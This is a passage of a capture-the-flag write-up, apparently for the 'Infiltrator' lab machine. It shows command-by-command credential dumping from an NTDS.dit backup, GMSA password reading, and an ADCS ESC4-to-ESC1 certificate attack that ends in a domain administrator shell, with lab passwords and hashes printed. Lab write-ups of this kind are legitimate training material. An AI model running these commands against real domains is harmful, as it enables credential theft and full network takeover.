
To access BitLocker Volumes, we need to have an interactive session on the machine. So, let's check if user `O.Martinez` is allowed to use RDP.

```
nxc rdp infiltrator.htb -u o.martinez -p M@rtinez_P@ssw0rd!

RDP         10.10.11.31     3389   DC01             [+]
infiltrator.htb\o.martinez:M@rtinez_P@ssw0rd! (Pwn3d!)
```


Indeed, the user can use RDP. Let's try to access any BitLocker volumes.

```
remmina -c rdp://o.martinez@infiltrator.htb
```


Indeed, we can see a locked volume.




Let's double-click on it and select the option to provide a recovery key.



Then, we can unlock the volume by providing the recovery key we got from the HTML page.



Looking through the directories, we find an interesting file under `E:\Windows Server 2012 R2 - Backups\Users\Administrator\Documents\Backup_Credentials.7z`. To transfer it to our machine, we can follow the same procedure by copying the file to `C:\nc`, fixing the permissions to be extra safe, and then downloading it over `evil-winrm`.




```
*Evil-WinRM* PS C:\nc> download Backup_Credentials.7z

Info: Downloading C:\nc\Backup_Credentials.7z to Backup_Credentials.7z

Info: Download successful!
```

After we extract the archive, we notice the following structure.

```
backup_passwords
├── Active Directory
│   ├── ntds.dit
└── registry
├── SECURITY
└── SYSTEM
```

Let's extract all the secrets from these files.

```
impacket-secretsdump -security registry/SECURITY -system registry/SYSTEM -ntds
Active\ Directory/ntds.dit LOCAL

[*] Target system bootKey: 0xd7e7d8797c1ccd58d95e4fb25cb7bdd4
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:4b9<SNIP>fc3c5e23b00
```

```
[*] DefaultPassword
(Unknown User):ROOT#123
[*] DPAPI_SYSTEM
dpapi_machinekey:0x81f5247051ff9535ad8299f0efd531ff3a5cb688
dpapi_userkey:0x79d13d91a01f6c38437c526396febaf8c1bc6909
[*] NL$KM
 0000   2E 8A EC D8 ED 12 C6 ED  26 8E B0 9B DF DA 42 B7   ........&.....B.
 0010   49 DA B0 07 05 EE EA 07  05 02 04 0E AD F7 13 C2   I...............
 0020   6C 6D 8E 19 1A B0 51 41  7C 7D 73 9E 99 BA CD B1   lm....QA|}s.....
 0030   B7 7A 3E 0F 59 50 1C AD  8F 14 62 84 3F AC A9 92   .z>.YP....b.?...
NL$KM:2e8aecd8ed12c6ed268eb09bdfda42b749dab00705eeea070502040eadf713c26c6d8e191ab
051417c7d739e99bacdb1b77a3e0f59501cad8f1462843faca992
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: d27644ab3070f72ec264fcb413d75299
[*] Reading and decrypting hashes from Active Directory/ntds.dit
<SNIP>
infiltrator.htb\lan_managment:1105:aad3b435b51404eeaad3b435b51404ee:e8ade553d9b0c
b1769f429d897c92931:::
```

Unfortunately, none of these hashes work for the users. Let's try a different tool. ntdsdotsqlite can create an SQLite database file from `ntds.dit`, and there we can search all the available information for all the users.

```
ntdsdotsqlite Active\ Directory/ntds.dit -o ntds.sqlite --system registry/SYSTEM
100%|████████████████████████████████████████████████████████████████████████|
3823/3823

           sqlite3 ntds.sqlite
sqlite> .mode lines
sqlite> .tables
containers            groups                trusted_domains
domain_dns            machine_accounts      user_accounts
```

The most interesting field at this point would be the user descriptions, since we already found a password in the description field earlier.

```
sqlite> select description from user_accounts;

<SNIP>
description = l@n_M@an!1331
<SNIP>
```

Again, we find something that looks like a password, most probably for the `lan_managment` user.

```
nxc smb infiltrator.htb -u lan_managment -p 'l@n_M@an!1331'

SMB         10.10.11.31     445    DC01             [+]
infiltrator.htb\lan_managment:l@n_M@an!1331
```

At this point, it's useful to review our Bloodhound data to determine what this new user can do.

We can read the GMSA password of the user `infiltrator_svc$`, so let's do that.

```
nxc ldap infiltrator.htb -u lan_managment -p 'l@n_M@an!1331' --gmsa

LDAPS        10.10.11.31     636    DC01            [*] Getting GMSA Passwords
LDAPS        10.10.11.31     636    DC01            Account: infiltrator_svc$
NTLM: 653b2726881d6e5e9ae3690950f9bcc4     PrincipalsAllowedToReadPassword:
lan_managment
```

Privilege Escalation

It's high time we enumerated the Active Directory environment a bit more. Let's find out if `ADCS` is installed on the server, for example.

```
nxc ldap infiltrator.htb -u lan_managment -p 'l@n_M@an!1331' -M adcs

ADCS         10.10.11.31     389    DC01            [*] Starting LDAP search with
search filter '(objectClass=pKIEnrollmentService)'
ADCS         10.10.11.31     389    DC01            Found PKI Enrollment Server:
dc01.infiltrator.htb
ADCS         10.10.11.31     389    DC01            Found CN: infiltrator-DC01-CA
```

It seems like `ADCS` is indeed installed on the remote server. Let's enumerate it further using certipy.

```
certipy-ad find -dc-ip 10.10.11.31 -u 'infiltrator_svc$' -hashes
653b2726881d6e5e9ae3690950f9bcc4 -vulnerable -stdout

<SNIP>
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : infiltrator-DC01-CA
    DNS Name                            : dc01.infiltrator.htb
    Certificate Subject                 : CN=infiltrator-DC01-CA, DC=infiltrator,
DC=htb
    Certificate Serial Number           : 724BCC4E21EA6681495514E0FD8A5149
    Certificate Validity Start          : 2023-12-08 01:42:38+00:00
    Certificate Validity End            : 2124-08-04 18:55:57+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : INFILTRATOR.HTB\Administrators
      Access Rights
        ManageCertificates              : INFILTRATOR.HTB\Administrators
```

```
                                        INFILTRATOR.HTB\Domain Admins
                                        INFILTRATOR.HTB\Enterprise Admins
        ManageCa                      : INFILTRATOR.HTB\Administrators
                                        INFILTRATOR.HTB\Domain Admins
                                        INFILTRATOR.HTB\Enterprise Admins
        Enroll                        : INFILTRATOR.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                     : Infiltrator_Template
<SNIP>
    [!] Vulnerabilities
      ESC4                            : 'INFILTRATOR.HTB\\infiltrator_svc' has
dangerous permissions
```

Certipy informs us that the template `Infiltrator_Template` is vulnerable to ESC4. So let's exploit this vulnerability.

```
certipy-ad template -dc-ip 10.10.11.31 -u 'infiltrator_svc$' -hashes
653b2726881d6e5e9ae3690950f9bcc4 -template Infiltrator_Template

[*] Updating certificate template 'Infiltrator_Template'
[*] Successfully updated 'Infiltrator_Template'
```

This command has made the template vulnerable to ESC1, meaning that we can request a certificate for the `Administrator` user.

```
certipy-ad req -username 'infiltrator_svc$' -hashes
653b2726881d6e5e9ae3690950f9bcc4 -ca infiltrator-DC01-CA -target
dc01.infiltrator.htb -template Infiltrator_Template -upn
administrator@infiltrator.htb -dc-ip 10.10.11.31

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 11
[*] Got certificate with UPN 'administrator@infiltrator.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Then, we can authenticate using that certificate and grab the Administrator's NTLM hash.

```
certipy-ad auth -pfx administrator.pfx -dc-ip 10.10.11.31

[*] Using principal: administrator@infiltrator.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@infiltrator.htb':
aad3b435b51404eeaad3b435b51404ee:1356f502d2764368302ff0369b1121a1
```

Finally, we can connect to the machine over WinRM and read the root flag.

```
evil-winrm -i infiltrator.htb -u Administrator -H
1356f502d2764368302ff0369b1121a1

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
infiltrator\administrator
```

The root flag can be found under `C:\Users\Administrator\Desktop\root.txt`.